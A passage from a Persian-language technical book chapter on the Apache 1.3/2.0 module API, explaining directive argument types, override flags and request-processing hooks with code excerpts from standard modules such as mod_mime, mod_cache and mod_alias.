این ساختار پر شده و به تابعی که به هر دیرکتیو متناظر است، داده می‌شود. توجه داشته باشید که cmd_parms.info بر اساس مقدار command_rec.cmd_data پر شده که اجازه می‌دهد که اطلاعات دلخواه به تابع داده شود. به این تابع ساختار پیکربندی شاخه (در صورت وجود) داده می‌شود. پیکربندی کارساز توسط فراخوانی مشابه زیر با جایگزین کردن module_struct با ساختار module پیمانه خودتان، قابل دسترسی است:

```

ap_get_module_config(parms->server->module_config, &module_struct)

```

البته اطلاعات بیشتری نیز قابل دادن است که بسته به مقدار args_how دارد:

```

RAW_ARGS
func(cmd_parms *parms, void *mconfig, char *args)

```

args ادامه خط است (یعنی با حذف خود دیرکتیو).

NO_ARGS
func(cmd_parms *parms, void *mconfig)

TAKE1
func(cmd_parms *parms, void *mconfig, char *w)
w تنها نشانوند دیرکتیو است.

TAKE2, TAKE12
func(cmd_parms *parms, void *mconfig, char *w1, char *w2)
w1 و w2 دو نشانوند دیرکتیو هستند. TAKE12 به این معنی است که نشانوند دوم اختیاری است و در صورت موجود نبودن مقدار w2 برابر NULL خواهد بود.

TAKE3, TAKE13, TAKE23, TAKE123
func(cmd_parms *parms, void *mconfig, char *w1, char *w2, char *w3)

w1, w2 و w3 سه نشانوند دیرکتیو هستند. TAKE13, TAKE23, و TAKE123 به این معنی است که به ترتیب دیرکتیو یک یا سه، دو یا سه، و یک دو یا سه نشانوند می‌گیرد. نشانوندهای غیر موجود NULL خواهند بود.

ITERATE
func(cmd_parms *parms, void *mconfig, char *w)
func مکرر به ازای هر نشانوندی که دنبال دیرکتیو آمده است، فراخوانی می‌شود.

ITERATE2
func(cmd_parms *parms, void *mconfig, char *w1, char *w2)
باید حداقل دو نشانوند موجود باشد. func به ازای هر نشانوند (از نشانوند دوم) فراخوانی می‌شود. اولی به ازای هر فراخوانی به func داده می‌شود.

FLAG
func(cmd_parms *parms, void *mconfig, int f)
نشانوند باید On یا Off باشد، در صورت On بودن f غیر صفر و در صورت Off بودن مقدار f صفر خواهد بود.

در آپاچی ۲.۰ هر یک ماکروی خاصی برای تعریف کردن دارند. این کار اجازه مقدردهی ایمن از گونه^۱ را به مترجم‌هایی که از آن پشتیبانی می‌کنند، می‌دهد. بنابراین مثلاً به جای استفاده مستقیم از پرچم ITERATE، از ماکروی AP_INIT_ITERATE برای پر کردن ساختار command_rec استفاده کنید.

req_override می‌تواند ترکیبی از مقادیر زیر باشد (که باهم OR می‌شوند):

```
#define OR_NONE 0  
#define OR_LIMIT 1  
#define OR_OPTIONS 2  
#define OR_FILEINFO 4  
#define OR_AUTHCFG 8  
#define OR_INDEXES 16  
#define OR_UNSET 32
```

¹ type-safe initialization

```
#define ACCESS_CONF 64
#define RSRC_CONF 128
#define OR_ALL
(OR_LIMIT|OR_OPTIONS|OR_FILEINFO|OR_AUTHCFG|OR_INDEXES)
2.0 adds one extra option:
```

```
#define EXEC_ON_READ 256
/**< force directive to execute a command
which would modify the configuration (like including
another file, or IFModule */
```

این پرچم شرایطی که تحت آن یک دیرکتیو اجازه داده می‌شود را تعریف می‌کند. AND منطقی این حوزه و وضعیت فعلی override باید غیر صفر باشد تا دیرکتیو مجاز باشد. در پرونده‌های پیکربندی مقدار وضعیت override هنگامی که خارج از بخش <Directory> باشد، عبارتست از:

```
RSRC_CONF|OR_OPTIONS|OR_FILEINFO|OR_INDEXES
```

هنگامی که داخل بخش <Directory> باشد، این مقدار برابر خواهد بود با:
ACCESS_CONF|OR_LIMIT|OR_OPTIONS|OR_FILEINFO|OR_AUTHCFG|OR_INDEXES

در پرونده‌های htaccess حالت توسط دیرکتیو AllowOverride تعیین می‌شود. به مثال ۷-۱۲ که از mod_mime.c انتخاب شده است، نگاه کنید:

مثال ۷-۱۲. mod_mime.c

```
static const command_rec mime_cmds[] =
{
    {"AddType", add_type, NULL, OR_FILEINFO, ITERATE2,
     "a mime type followed by one or more file extensions"},
    {"AddEncoding", add_encoding, NULL, OR_FILEINFO, ITERATE2,
     "an encoding (e.g., gzip), followed by one or more file extensions"},
    {"AddCharset", add_charset, NULL, OR_FILEINFO, ITERATE2,
     "a charset (e.g., iso-2022-jp), followed by one or more file extensions"},
    {"AddLanguage", add_language, NULL, OR_FILEINFO, ITERATE2,
     "a language (e.g., fr), followed by one or more file extensions"},
    {"AddHandler", add_handler, NULL, OR_FILEINFO, ITERATE2,
     "a handler name followed by one or more file extensions"},
    {"ForceType", ap_set_string_slot_lower,
     (void *)XtOffsetOf(mime_dir_config, type), OR_FILEINFO, TAKE1,
     "a media type"},
    {"RemoveHandler", remove_handler, NULL, OR_FILEINFO, ITERATE,
     "one or more file extensions"},
    {"RemoveEncoding", remove_encoding, NULL, OR_FILEINFO, ITERATE,
     "one or more file extensions"},
    {"RemoveType", remove_type, NULL, OR_FILEINFO, ITERATE,
     "one or more file extensions"},
    {"SetHandler", ap_set_string_slot_lower,
     (void *)XtOffsetOf(mime_dir_config, handler), OR_FILEINFO, TAKE1,
     "a handler name"},
    {"TypesConfig", set_types_config, NULL, RSRC_CONF, TAKE1,
     "the MIME types config file"},
    {"DefaultLanguage", ap_set_string_slot,
     (void *)XtOffsetOf(mime_dir_config, default_language), OR_FILEINFO,
```

```

TAKE1,
    "language to use for documents with no other language file extension" },
    {NULL}
};

```

به استفاده از () `set_string_slot` دقت کنید. این تابع استاندارد از افسست تعریف شده در `cmd_data` با استفاده از `XtOffsetOf` برای مقداردهی `char*` در پیکربندی شاخه‌ای پیمانه، استفاده می‌کند. به مثال ۸-۱۲ که از `mod_mime.c` انتخاب شده دقت کنید.

مثال ۸-۱۲. `mod_mime.c`

```

static const command_rec mime_cmds[] =
{
    AP_INIT_ITERATE2("AddCharset", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, charset_type), OR_FILEINFO,
        "a charset (e.g., iso-2022-jp), followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddEncoding", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, encoding_type), OR_FILEINFO,
        "an encoding (e.g., gzip), followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddHandler", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, handler), OR_FILEINFO,
        "a handler name followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddInputFilter", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, input_filters), OR_FILEINFO,
        "input filter name (or ; delimited names) followed by one or more file
        extensions"),
    AP_INIT_ITERATE2("AddLanguage", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, language_type), OR_FILEINFO,
        "a language (e.g., fr), followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddOutputFilter", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, output_filters), OR_FILEINFO,
        "output filter name (or ; delimited names) followed by one or more file
        extensions"),
    AP_INIT_ITERATE2("AddType", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, forced_type), OR_FILEINFO,
        "a mime type followed by one or more file extensions"),
    AP_INIT_TAKE1("DefaultLanguage", ap_set_string_slot,
        (void *)APR_XtOffsetOf(mime_dir_config, default_language), OR_FILEINFO,
        "language to use for documents with no other language file extension"),
    AP_INIT_ITERATE("MultiviewsMatch", multiviews_match, NULL,
        OR_FILEINFO,
        "NegotiatedOnly (default), Handlers and/or Filters, or Any"),
    AP_INIT_ITERATE("RemoveCharset", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, charset_type), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveEncoding", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, encoding_type), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveHandler", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, handler), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveInputFilter", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, input_filters), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveLanguage", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, language_type), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveOutputFilter", remove_extension_info,

```

```

        (void *)APR_XtOffsetOf(extension_info, output_filters), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveType", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, forced_type), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT TAKE1("TypesConfig", set_types_config, NULL, RSRC_CONF,
        "the MIME types config file"),
        {NULL}
};

```

همان طور که مشاهده می‌کنید، از ماکرو برای مقداردهی ساختار استفاده شده است. همچنین توجه کنید که `set_string_slot()` به `ap_set_string_slot()` تبدیل شده است.

Initializer

```

void module_init(server_rec *pServer, pool *pPool) [1.3]
int module_post_config(apr_pool_t *pPool, apr_pool_t *pLog, apr_pool_t *pTemp,
server_rec *pServer) [2.0]

```

در آپاچی ۱.۳ این به نام `init` است ولی در ۲.۰ به صورت دقیقتری به `post_config` تغییر نام داده است.

در ۲.۰ سه مخزن^۱ فراهم شده است به ترتیب عبارتند از `pPool` که تا تغییر پیکربندی دوام دارد (معادل `pPool` در ۱.۳)؛ `pLog` که مخزنی که پس از هر بار خواندن پرونده پیکربندی مختص پرونده‌های رویدادنگاری، پاک می‌شود (به یاد داشته باشید که برای هر باز پیکربندی دو بار خوانده می‌شود)؛ و `pTemp` که یک مخزن موقتی است که پس از تکمیل پیکربندی پاک می‌شود.

این تابع پس از هر بار خواندن پرونده پیکربندی ولی قبل از راهبری درخواستها، فراخوانی می‌شود. مشابه توابع پیکربندی، هر بار که کارساز باز پیکربندی می‌شود، مجدداً فراخوانی می‌شود، بنابراین در فراخوانی‌های دوم و بعدی باید دقت کرد که به درستی عمل کند. این آخرین تابعی است که آپاچی قبل از ایجاد (`fork`) فرآیندهای فرزند برای راهبری درخواستها، فراخوانی می‌کند. `pServer` اشاره‌گری به `server_rec` میزبان اصلی است. `pPool` یک `pool` است که تا هنگام باز پیکربندی کارساز دوام دارد. توجه داشته باشید که حداقل در نسخه فعلی آپاچی:

```
pServer->server_hostname
```

ممکن است مقداردهی نشود.

برای تکرار در پیکربندی‌های کارسازها می‌توان با استفاده از حوزه `next` ساختار `pServer`، بین همه آنها حرکت کرد:

```
for( ; pServer ; pServer=pServer->next)
;
```

به مثال ۹-۱۲ که از `mod_mime.c` انتخاب شده است، دقت کنید:

۱. `Pool`: ساختارهایی تعریف شده در آپاچی هستند که برای استفاده مجدد از حافظه‌ها و دیگر اشیاء بکار می‌روند.

مثال ۹-۱۲. mod_mime.c

```
#define MIME_HASHSIZE (32)
#define hash(i)(ap_tolower(i) % MIME_HASHSIZE)

static table *hash_buckets[MIME_HASHSIZE];

static void init_mime(server_rec *s, pool *p)
{
    configfile t *f;
    char l[MAX_STRING_LEN];
    int x;
    char *types_confname = ap_get_module_config(s->module_config,
&mime_module);

    if (!types_confname)
        types_confname = TYPES_CONFIG_FILE;

    types_confname = ap_server_root_relative(p, types_confname);

    if (!(f = ap_pcfg_openfile(p, types_confname))) {
        ap_log_error(APLOG_MARK, APLOG_ERR, s,
"could not open mime types log file %s.", types_confname);
        exit(1);
    }

    for (x = 0; x < MIME_HASHSIZE; x++)
        hash_buckets[x] = ap_make_table(p, 10);

    while (!(ap_cfg_getline(l, MAX_STRING_LEN, f)) {
        const char *ll = l, *ct;

        if (ll[0] == '#')
            continue;
        ct = ap_getword_conf(p, &ll);

        while (ll[0]) {
            char *ext = ap_getword_conf(p, &ll);
            ap_str_tolower(ext); /* ??? */
            ap_table_setn(hash_buckets[hash(ext[0])], ext, ct);
        }
    }
    ap_cfg_closefile(f);
}
```

تابع مشابهی در mod_mime.c از یک مقدار hash که توسط APR فراهم شده استفاده می‌کند. که در مثال ۱۰-۱۲ مشاهده می‌نمایید:

مثال ۱۰-۱۲. mod_mime.c

```
static apr_hash_t *mime_type_extensions;

static int mime_post_config(apr_pool_t *p, apr_pool_t *plog, apr_pool_t *ptemp,
```

```

server_rec *s)
{
    ap_configfile_t *f;
    char l[MAX_STRING_LEN];
    const char *types_confname = ap_get_module_config(s->module_config,
&mime_module);
    apr_status_t status;

    if (!types_confname)
        types_confname = AP_TYPES_CONFIG_FILE;

    types_confname = ap_server_root_relative(p, types_confname);

    if ((status = ap_pcfg_openfile(&f, ptemp, types_confname)) != APR_SUCCESS)
    {
        ap_log_error(APLOG_MARK, APLOG_ERR, status, s,
            "could not open mime types config file %s.", types_confname);
        return HTTP_INTERNAL_SERVER_ERROR;
    }

    mime_type_extensions = apr_hash_make(p);

    while (!(ap_cfg_getline(l, MAX_STRING_LEN, f))) {
        const char *ll = l, *ct;

        if (ll[0] == '#')
            continue;
        ct = ap_getword_conf(p, &ll);

        while (ll[0]) {
            char *ext = ap_getword_conf(p, &ll);
            ap_str_tolower(ext); /* ??? */
            apr_hash_set(mime_type_extensions, ext, APR_HASH_KEY_STRING, ct);
        }
    }
    ap_cfg_closefile(f);
    return OK;
}

```

Child Initialization

```

static void
module_child_init(server_rec *pServer, pool *pPool)

```

در یونیکس کارساز آپاچی از چندین فرآیند تشکیل شده است. () module_child_init یک بار به ازای هر فرآیند فراخوانی می‌شود. باید توجه داشت که فضای آدرس، متغیرها، سطح اجرای و دیگر ویژگیهای اجرایی هر فرآیند متفاوت و مختص به آن فرآیند است. همچنین یک فراخوانی نیز به ازای خروج فرآیند فرزند وجود دارد که در ادامه فصل به آن اشاره خواهد شد.

به مثال ۱۱-۱۲ که از mod_unique_id.c انتخاب شده دقت کنید:

مثال ۱۱-۱۲. mod_unique_id.c

```
static void unique_id_child_init(server_rec *s, pool *p)
{
    pid_t pid;
#ifdef NO_GETTIMEOFDAY
    struct timeval tv;
#endif

    pid = getpid();
    cur_unique_id.pid = pid;

    if (cur_unique_id.pid != pid) {
        ap_log_error(APLOG_MARK, APLOG_NOERRNO|APLOG_CRIT, s,
                    "oh no! pids are greater than 32-bits! I'm broken!");
    }

    cur_unique_id.in_addr = global_in_addr;

#ifdef NO_GETTIMEOFDAY
    if (gettimeofday(&tv, NULL) == -1) {
        cur_unique_id.counter = 0;
    }
    else {
        cur_unique_id.counter = tv.tv_usec / 10;
    }
#else
    cur_unique_id.counter = 0;
#endif
}

cur_unique_id.pid = htonl(cur_unique_id.pid);
cur_unique_id.counter = htons(cur_unique_id.counter);
}
```

هدف mod_unique_id.c فراهم کردن شناسه یا ID انحصاری برای هر درخواست در میان کارسازهای وب در هر جا (یا حداقل در یک وبگاه خاص) است. برای این کار از بیت‌های مختلفی برای انحصاری کردن شامل شناسه فرزند و زمانی که ایجاد شده استفاده می‌کند.

تابع مشابه در ۲،۰ کمی ساده‌تر است، زیرا APR از وابستگی‌های بستر دوری می‌گزیند:

```
static void unique_id_child_init(apr_pool_t *p, server_rec *s)
{
    pid_t pid;
    apr_time_t tv;

    pid = getpid();
    cur_unique_id.pid = pid;
    if ((pid_t)cur_unique_id.pid != pid) {
        ap_log_error(APLOG_MARK, APLOG_NOERRNO|APLOG_CRIT, 0, s,
                    "oh no! pids are greater than 32-bits! I'm broken!");
    }
    cur_unique_id.in_addr = global_in_addr;
    tv = apr_time_now();
}
```



```

cur_unique_id.counter = (unsigned short)(tv % APR_USEC_PER_SEC / 10);
cur_unique_id.pid = htonl(cur_unique_id.pid);
cur_unique_id.counter = htons(cur_unique_id.counter);
}

```

Post Read Request

```
static int module_post_read_request(request_rec *pReq)
```

این تابع بلافاصله پس از خوانده شدن سرآیندهای درخواست یا در صورت دیگر مسی‌دهی (redirect) داخلی، فراخوانی می‌شود. ولی برای زیردرخواستها فراخوانی نمی‌شود و می‌تواند OK، DECLINED یا هر کد حالت دیگر برگرداند. از چیزی غیر از DECLINED برگرداند، پیمانه دیگری فراخوانی نمی‌شود. در حال حاضر تنها پیمانه استاندارد آپاچی که از این تابع استفاده می‌کند پیمانه پراکسی است.

به مثال ۱۲-۱۲ که از mod_proxy.c انتخاب شده است دقت کنید:

مثال ۱۲-۱۲. mod_proxy.c

```

static int proxy_detect(request_rec *r)
{
    void *sconf = r->server->module_config;
    proxy_server_conf *conf;

    conf = (proxy_server_conf *) ap_get_module_config(sconf, &proxy_module);

    if (conf->req && r->parsed_uri.scheme) {
        /* but it might be something vhosted */
        if (!(r->parsed_uri.hostname
            && !strcasecmp(r->parsed_uri.scheme, ap_http_method(r))
            && ap_matches_request_vhost(r, r->parsed_uri.hostname,
                r->parsed_uri.port_str ? r->parsed_uri.port : ap_default_port(r)))) {
            r->proxyreq = STD_PROXY;
            r->uri = r->unparsed_uri;
            r->filename = ap_pstrcat(r->pool, "proxy:", r->uri, NULL);
            r->handler = "proxy-server";
        }
    }
    /* We need special treatment for CONNECT proxying: it has no scheme part */
    else if (conf->req && r->method_number == M_CONNECT
        && r->parsed_uri.hostname
        && r->parsed_uri.port_str) {
        r->proxyreq = STD_PROXY;
        r->uri = r->unparsed_uri;
        r->filename = ap_pstrcat(r->pool, "proxy:", r->uri, NULL);
        r->handler = "proxy-server";
    }
    return DECLINED;
}

```

این کد بررسی می‌کند که آیا درخواست شامل نام میزبانی هست که مطابق میزبان مجازی فعلی نباشد (از آنجا که نام میزبان مجازی فعلی قبلاً با استفاده از نام میزبان در درخواست تعیین شده، این بدین معنی است که با هیچ میزبان مجازی تطابق ندارد) یا یک روش CONNECT نباشد (که تنها پراکسی‌ها از آن استفاده می‌کنند). در صورتی که هر یک از دو شرط درست باشد، سرآیند به proxy-server و مقدار پرونده به proxy:uri مقداردهی می‌شود.

Quick Handler (2.0)

```
int module_quick_handler(request_rec *r, int lookup_uri)
```

از این تابع برای فراهم کردن محتوا از ذخیره‌گاه نهانی (Cache) مبتنی بر URI استفاده می‌شود. اگر lookup_uri مقداردهی شده باشد، و URI موجود باشد آنگاه به طور ساده OK برمی‌گرداند ولی محتوا ارائه نمی‌کند.

مثال ۱۳-۱۲. mod_cache.c

```
static int cache_url_handler(request_rec *r, int lookup)
{
    apr_status_t rv;
    const char *cc_in, *pragma, *auth;
    apr_uri_t uri = r->parsed_uri;
    char *url = r->unparsed_uri;
    apr_size_t urlen;
    char *path = uri.path;
    const char *types;
    cache_info *info = NULL;
    cache_request_rec *cache;
    cache_server_conf *conf =
        (cache_server_conf *) ap_get_module_config(r->server->module_config,
            &cache_module);

    if (r->method_number != M_GET) return DECLINED;

    if (!(types = ap_cache_get_cachetype(r, conf, path))) {
        return DECLINED;
    }
    ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r-
>server,
        "cache: URL %s is being handled by %s", path, types);

    urlen = strlen(url);
    if (urlen > MAX_URL_LENGTH) {
        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r-
>server,
            "cache: URL exceeds length threshold: %s", url);
        return DECLINED;
    }
    if (url[urlen-1] == '/') {
        return DECLINED;
    }
}
```

```

cache = (cache_request_rec *) ap_get_module_config(r->request_config,
&cache_module);
if (!cache) {
    cache = ap_palloc(r->pool, sizeof(cache_request_rec));
    ap_set_module_config(r->request_config, &cache_module, cache);
}

cache->types = types;

cc_in = apr_table_get(r->headers_in, "Cache-Control");
pragma = apr_table_get(r->headers_in, "Pragma");
auth = apr_table_get(r->headers_in, "Authorization");

if (conf->ignorecachecontrol_set == 1 && conf->ignorecachecontrol == 1 &&
    auth == NULL) {
    ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r-
>server,
    "incoming request is asking for an uncached version of %s,
    but we know better and are ignoring it", url);
}
else {
    if (ap_cache_liststr(cc_in, "no-store", NULL) ||
        ap_cache_liststr(pragma, "no-cache", NULL) || (auth != NULL)) {
        /* delete the previously cached file */
        cache_remove_url(r, cache->types, url);

        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
r->server,
        "cache: no-store forbids caching of %s", url);
        return DECLINED;
    }
}

rv = cache_select_url(r, cache->types, url);
if (DECLINED == rv) {
    if (!lookup) {
        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
r->server,
        "cache: no cache - add cache_in filter and DECLINE");
        ap_add_output_filter("CACHE_IN", NULL, r, r->connection);
    }
    return DECLINED;
}
else if (OK == rv) {
    if (cache->fresh) {
        apr_bucket Brigade *out;
        conn_rec *c = r->connection;

        if (lookup) {
            return OK;
        }
        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
r->server,
        "cache: fresh cache - add cache_out filter and "

```

```

        "handle request");

    ap_run_insert_filter(r);
    ap_add_output_filter("CACHE_OUT", NULL, r, r->connection);
    out = apr_brigade_create(r->pool, c->bucket_alloc);
    if (APR_SUCCESS != (rv = ap_pass_brigade(r->output_filters, out))) {
        ap_log_error(APLOG_MARK, APLOG_ERR, rv, r->server,
            "cache: error returned while trying to return %s "
            "cached data",
            cache->type);
        return rv;
    }
    return OK;
}
else {
    if (lookup) {
        return DECLINED;
    }

    ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
r->server,
        "cache: stale cache - test conditional");
    if (ap_cache_request_is_conditional(r)) {
        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO,
0,
            r->server,
            "cache: conditional - add cache_in filter and "
            "DECLINE");

        ap_add_output_filter("CACHE_IN", NULL, r, r->connection);

        return DECLINED;
    }
    else {
        if (info && info->etag) {
            ap_log_error(APLOG_MARK, APLOG_DEBUG |
APLOG_NOERRNO, 0,
                r->server,
                "cache: nonconditional - fudge conditional "
                "by etag");
            apr_table_set(r->headers_in, "If-None-Match", info->etag);
        }
        else if (info && info->lastmods) {
            ap_log_error(APLOG_MARK, APLOG_DEBUG |
APLOG_NOERRNO, 0,
                r->server,
                "cache: nonconditional - fudge conditional "
                "by lastmod");
            apr_table_set(r->headers_in,
                "If-Modified-Since",
                info->lastmods);
        }
        else {
            ap_log_error(APLOG_MARK, APLOG_DEBUG |
APLOG_NOERRNO, 0,
                r->server,

```

```

        "cache: nonconditional - no cached "
        "etag/lastmods - add cache_in and DECLINE");

    ap_add_output_filter("CACHE_IN", NULL, r, r->connection);

    return DECLINED;
}
ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO,
0,
    r->server,
    "cache: nonconditional - add cache_conditional and "
    "DECLINE");
ap_add_output_filter("CACHE_CONDITIONAL",
    NULL,
    r,
    r->connection);

    return DECLINED;
}
}
}
else {
    ap_log_error(APLOG_MARK, APLOG_ERR, rv,
        r->server,
        "cache: error returned while checking for cached file by "
        "%s cache",
        cache->type);
    return DECLINED;
}
}
}

```

البته این مقداری پیچیده ولی در عین حال جالب است.

Translate Name

```
int module_translate(request_rec *pReq)
```

وظیفه این تابع تبدیل URL موجود در درخواست به نام پرونده می‌باشد. نتیجه این تبدیل باید در pReq->filename قرار داده شود. تابع باید OK، DECLINED یا یک کد حالت برگرداند. اولین پیمانه‌ای که DECLINED برگرداند، فرض می‌شود که کار را انجام داده و دیگر لازم به فراخوانی دیگر پیمانه‌ها نیست. از آنجا که ترتیب فراخوانی پیمانه‌ها تعریف نمی‌شود، بهتر است که نحوه راهبری URL توسط پیمانه‌ها انحصاری بوده و باهم اشتراک نداشته باشند. اگر تمام پیمانه‌ها DECLINED برگردانند، خطای پیکربندی رخ داده است. بدیهی است که تابع برای استفاده به ازای پیکربندی شاخه و کارساز است تا مشخص شود که آیا باید درخواست و URL را راهبری نماید یا خیر. در صورتی که کد حالت برگردانده می‌شود، سرآیندهای مناسب در پاسخ درخواست باید در pReq->headers_out مقداردهی شوند.

مثال ١٢-١٤ .mod.alias.c

```
static char *try_alias_list(request_rec *r, array_header *aliases, int doesc, int
*status)
{
    alias_entry *entries = (alias_entry *) aliases->elts;
    regmatch_t regm[10];
    char *found = NULL;
    int i;

    for (i = 0; i < aliases->nelts; ++i) {
        alias_entry *p = &entries[i];
        int l;

        if (p->regexp) {
            if (!ap_regexec(p->regexp, r->uri, p->regexp->re_nsub + 1, regm, 0)) {
                if (p->real) {
                    found = ap_pregsub(r->pool, p->real, r->uri,
                    p->regexp->re_nsub + 1, regm);
                    if (found && doesc) {
                        found = ap_escape_uri(r->pool, found);
                    }
                }
                else {
                    /* need something non-null */
                    found = ap_pstrdup(r->pool, "");
                }
            }
        }
        else {
            l = alias_matches(r->uri, p->fake);

            if (l > 0) {
                if (doesc) {
                    char *escurl;
                    escurl = ap_os_escape_path(r->pool, r->uri + 1, 1);

                    found = ap_pstrcat(r->pool, p->real, escurl, NULL);
                }
                else
                    found = ap_pstrcat(r->pool, p->real, r->uri + 1, NULL);
            }
        }

        if (found) {
            if (p->handler) { /* Set handler, and leave a note for mod_cgi */
                r->handler = p->handler;
                ap_table_setn(r->notes, "alias-forced-type", r->handler);
            }

            *status = p->redir_status;

            return found;
        }
    }
}
```

```

    return NULL;
}

static int translate_alias_redir(request_rec *r)
{
    void *sconf = r->server->module_config;
    alias_server_conf *serverconf =
        (alias_server_conf *) ap_get_module_config(sconf, &alias_module);
    char *ret;
    int status;

    if (r->ur[0] != '/' && r->uri[0] != '\0')
        return DECLINED;

    if ((ret = try_alias_list(r, serverconf->redirects, 1, &status)) != NULL) {
        if (ap_is_HTTP_REDIRECT(status)) {
            /* include QUERY_STRING if any */
            if (r->args) {
                ret = ap_pstrcat(r->pool, ret, "?", r->args, NULL);
            }
            ap_table_setn(r->headers_out, "Location", ret);
        }
        return status;
    }

    if ((ret = try_alias_list(r, serverconf->aliases, 0, &status)) != NULL) {
        r->filename = ret;
        return OK;
    }

    return DECLINED;
}

```

قبل از هر چیز این مثال سعی می‌کند که دیرکتیو Redirect را مطابقت دهد. در این صورت سرآیند محل در headers_out مقداردهی شده و REDIRECT برگردانده می‌شود. در غیر این صورت به نام یک پرونده ترجمه می‌شود. توجه کنید که ممکن است یک راهبر نیز مشخص کند (البته تنها راهبری که می‌تواند مشخص کند cgi-script است).

توجه: در این مرحله نام پرونده و URL مشخص شده و آپاچی خود را برای کار با توابع پیمانه‌هایی که مربوط به پیکربندی شاخه‌ای هستند، باز پیکربندی می‌کند.

Header Parser

```
int module_header_parser(request_rec *pReq)
```

این رویه در هدف مشابه مرحله post_read_request می‌باشد. می‌تواند OK، DECLINED یا کد وضعیت برگرداند. اگر چیزی غیر از DECLINED برگردانده شد، پیمانه دیگری فراخوانی نمی‌شود. هدف تصمیم‌گیری بر اساس سرآیندهایی است که به کارخواه فرستاده می‌شود.

تنها پیمانه استاندارد می کند که از آن استفاده می کند mod_setenvif.c است که در مثال ۱۵-۱۲ نشان داده شده است.

مثال ۱۵-۱۲. mod_setenvif.c

```
static int match_headers(request_rec *r)
{
    sei_cfg_rec *sconf;
    sei_entry *entries;
    table_entry *elts;
    const char *val;
    int i, j;
    int perdir;
    char *last_name;

    perdir = (ap_table_get(r->notes, SEI_MAGIC_HEIRLOOM) != NULL);
    if (!perdir) {
        ap_table_set(r->notes, SEI_MAGIC_HEIRLOOM, "post-read done");
        sconf = (sei_cfg_rec *) ap_get_module_config(r->server->module_config,
            &setenvif_module);
    }
    else {
        sconf = (sei_cfg_rec *) ap_get_module_config(r->per_dir_config,
            &setenvif_module);
    }
    entries = (sei_entry *) sconf->conditionals->elts;
    last_name = NULL;
    val = NULL;
    for (i = 0; i < sconf->conditionals->nelts; ++i) {
        sei_entry *b = &entries[i];

        /* Optimize the case where a bunch of directives in a row use the
         * same header. Remember we don't need to strcmp the two header
         * names because we made sure the pointers were equal during
         * configuration.
         */
        if (b->name != last_name) {
            last_name = b->name;
            switch (b->special_type) {
                case SPECIAL_REMOTE_ADDR:
                    val = r->connection->remote_ip;
                    break;
                case SPECIAL_REMOTE_HOST:
                    val = ap_get_remote_host(r->connection, r->per_dir_config,
                        REMOTE_NAME);
                    break;
                case SPECIAL_REMOTE_USER:
                    val = r->connection->user;
                    break;
                case SPECIAL_REQUEST_URI:
                    val = r->uri;
                    break;
                case SPECIAL_REQUEST_METHOD:
                    val = r->method;
                    break;
                case SPECIAL_REQUEST_PROTOCOL:
                    val = r->protocol;
                    break;
            }
        }
    }
}
```



```

case SPECIAL_NOT:
    val = ap_table_get(r->headers_in, b->name);
    if (val == NULL) {
        val = ap_table_get(r->subprocess_env, b->name);
    }
    break;
}
}

/*
 * A NULL value indicates that the header field or special entity
 * wasn't present or is undefined. Represent that as an empty string
 * so that REs like "^$" will work and allow envariable setting
 * based on missing or empty field.
 */
if (val == NULL) {
    val = "";
}

if (!ap_regexec(b->preg, val, 0, NULL, 0)) {
    array_header *arr = ap_table_elts(b->features);
    elts = (table_entry *) arr->elts;

    for (j = 0; j < arr->nelts; ++j) {
        if (!strcmp(elts[j].val, "!")) {
            ap_table_unset(r->subprocess_env, elts[j].key);
        }
        else {
            ap_table_setn(r->subprocess_env, elts[j].key, elts[j].val);
        }
    }
}

return DECLINED;
}

```

Check Access

```
int module_check_access(request_rec *pReq)
```

این پیمان‌نامه دسترسی بر پایه allow/deny تعیین می‌کند. می‌تواند OK، DECLINED یا یک کد حالت برگرداند. تمام پیمان‌نامه‌ها تا موقعی که یکی از آنها چیزی جز OK یا DECLINED برگرداند فراخوانی می‌شوند. اگر همه پیمان‌نامه‌ها DECLINED برگردانند، به عنوان یک خطای پیکربندی تلقی می‌شود. در این مرحله URL و نام پرونده، آدرس کارخواه، عامل کارخواه، و دیگر موارد مشخص هستند.

تنها پیمان‌نامه استاندارد که از آن استفاده می‌کند mod_access.c است که در مثال ۱۶-۱۲ نشان داده شده است.

مثال ١٦-١٢ .mod_access.c

```
static int find_allowdeny(request_rec *r, array_header *a, int method)
{
    allowdeny *ap = (allowdeny *) a->elts;
    int mmask = (1 << method);
    int i;
    int gothost = 0;
    const char *remotehost = NULL;

    for (i = 0; i < a->nelts; ++i) {
